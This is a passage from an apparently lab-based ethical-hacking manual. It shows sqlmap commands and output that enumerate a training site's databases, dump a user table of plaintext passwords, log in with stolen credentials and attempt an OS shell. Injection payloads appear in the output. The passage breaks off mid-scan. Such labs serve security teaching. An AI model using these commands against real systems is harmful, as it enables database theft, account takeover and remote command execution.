


9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.



10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.



12. In the **Parrot Terminal** window, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step 8]" --dbs** and press **Enter**.

In this query, **-u** specifies the target URL (the one you noted down in Step 6), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

13. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

[attacker@parrot] ~

\$ sudo su

[sudo] password for attacker:

[root@parrot] ~

#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs

14. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.
15. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.
16. Similarly, if any other message appears, type **Y** and press **Enter** to continue.

The screenshot shows a terminal window titled "sqlmap -u http://www.moviescope.com/viewprofile.aspx?id=1 --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs - Parrot Terminal". The terminal displays the following output:

```
File Edit View Search Terminal Help
abs-1=0" --dbs
Parrot
H
[ ( ] {1.5.9#stable}
[ - | . [ , ] | [ . | . |
[ [ ] | | | | , | | |
| | V... | | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:32:09 /2022-04-20/


[06:32:09] [INFO] testing connection to the target URL
[06:32:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:32:10] [WARNING] reflective value(s) found and filtering out
[06:32:10] [INFO] testing if the target URL content is stable
[06:32:10] [INFO] target URL content is stable
[06:32:10] [INFO] testing if GET parameter 'id' is dynamic
[06:32:10] [INFO] GET parameter 'id' appears to be dynamic
[06:32:11] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[06:32:11] [INFO] testing for SQL injection on GET parameter 'id'
[06:32:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:32:12] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="38")
[06:32:12] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Server'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] Y
```

17. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.

18. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.
 19. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope --tables** and press **Enter**.

In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

20. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.



21. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.

```
Applications Places System ③ ⌂ Wed Apr 20, 06:34
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope --table
File Edit View Search Terminal Help
---
[06:34:28] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 10 or 2019
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:34:28] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
+-----+
| Comments      |
| CustomerLogin |
| Movie_Details  |
| Offices        |
| OrderDetails   |
| OrderDetails1  |
| Orders         |
| Orders1        |
| User_Login     |
| User_Profile   |
| tblContact    |
+-----+
[06:34:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[06:34:29] [WARNING] your sqlmap version is outdated
[*] ending @ 06:34:29 /2022-04-20/
[root@parrot]~[~/home/attacker]
#
```

Menu [Home - MovieScope - ...] sqlmap -u "http://www....

22. Now, you need to retrieve the table content of the column **User_Login**.
23. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope -T User_Login --dump** and press **Enter** to dump all the **User_Login** table content.

The screenshot shows a Parrot OS desktop environment. At the top, there's a dark-themed menu bar with icons for Applications, Places, System, and a few others. The date and time, "Wed Apr 20, 06:35", are displayed in the top right. Below the menu is a terminal window titled "clear - Parrot Terminal". The terminal shows a command being run in root shell:

```
[root@parrot]#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Login --dump
```

The background of the desktop features a dark, abstract geometric pattern. On the left side of the desktop, there's a vertical dock with icons for "attacker's Home", "README/Exercise", and "Trash". The bottom of the screen has a dock with icons for "Menu", "[Home - MovieScope - ...]", and "clear - Parrot Terminal".

24. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.
25. You will see that under the **password** column, the passwords are shown in plain text form.

```
Applications Places System 🌐 🔍 ⚡ Wed Apr 20, 06:36
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User
File Edit View Search Terminal Help
[06:35:32] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2019 or 10
web application technology: ASP.NET, Microsoft IIS 10.0, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2017
[06:35:32] [INFO] fetching columns for table 'User_Login' in database 'moviescope'
[06:35:32] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[06:35:33] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-----+-----+
| Uid | Uname | isAdmin | password |
+-----+-----+-----+
| 1   | sam   | True   | test    |
| 2   | john  | True   | qwerty  |
| 3   | kety   | NULL   | apple   |
| 4   | steve | NULL   | password|
| 5   | lee   | NULL   | test    |
+-----+-----+-----+
[06:35:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
[06:35:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[06:35:33] [WARNING] your sqlmap version is outdated
[*] ending @ 06:35:33 /2022-04-20/
[root@parrot]~[~/home/attacker]
#
```

26. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.


The screenshot shows a Mozilla Firefox browser window on a Parrot OS desktop. The title bar reads "Home - MovieScope - Mozilla Firefox". The address bar shows the URL "www.moviescope.com/viewprofile.aspx?id=1". The page content displays a user profile for "sam profile" with fields for ID, First Name, Last Name, Email, and Gender. The "Gender" field contains "male" and has a JavaScript payload: "javascript:_doPostBack('lnkloginstatus','')". A sidebar on the right shows "Featured Movie Trailers" with a thumbnail for "PARANORMAL". The browser status bar at the bottom shows "sqlmap -u http://www...".

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male


javasCript:_doPostBack('lnkloginstatus','')

27. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.



28. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.



29. Now, switch back to the **Parrot Terminal window**. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" --os-shell** and press **Enter**.

In this query, **--os-shell** is the prompt for an interactive OS shell.

The screenshot shows a Kali Linux desktop environment. A terminal window titled "clear - Parrot Terminal" is open, displaying the following command:

```
[root@parrot]#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Login --os-shell
```

The terminal window is positioned over a dark background image of a starburst.

30. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.

```
[*] Applications Places System [?] Wed Apr 20, 06:39
[!] sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=;ui-tabs-1=0" -D moviescope -T User
File Edit View Search Terminal Help
Payload: id=1 AND 9501=9501

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--

[*] attacker's Home
Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(113)+CHAR(120)+CHAR(107)+CHAR(113)+CHAR(113)+CHAR(113)+CHAR(106)+CHAR(107)+CHAR(77)+CHAR(85)+CHAR(104)+CHAR(98)+CHAR(121)+CHAR(65)+CHAR(76)+CHAR(110)+CHAR(109)+CHAR(73)+CHAR(68)+CHAR(100)+CHAR(86)+CHAR(79)+CHAR(77)+CHAR(65)+CHAR(66)+CHAR(81)+CHAR(107)+CHAR(75)+CHAR(81)+CHAR(112)+CHAR(98)+CHAR(116)+CHAR(111)+CHAR(72)+CHAR(119)+CHAR(120)+CHAR(89)+CHAR(86)+CHAR(113)+CHAR(120)+CHAR(113)+CHAR(89)+CHAR(106)+CHAR(119)+CHAR(69)+CHAR(73)+CHAR(113)+CHAR(118)+CHAR(118)+CHAR(98)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- ]iEi

[**]
[06:38:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2019 or 2016
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:38:38] [INFO] testing if current user is DBA
[06:38:38] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[06:38:48] [WARNING] reflective value(s) found and filtering out
[06:38:48] [WARNING] time-based standard deviation method used on a model with less than 30 response times
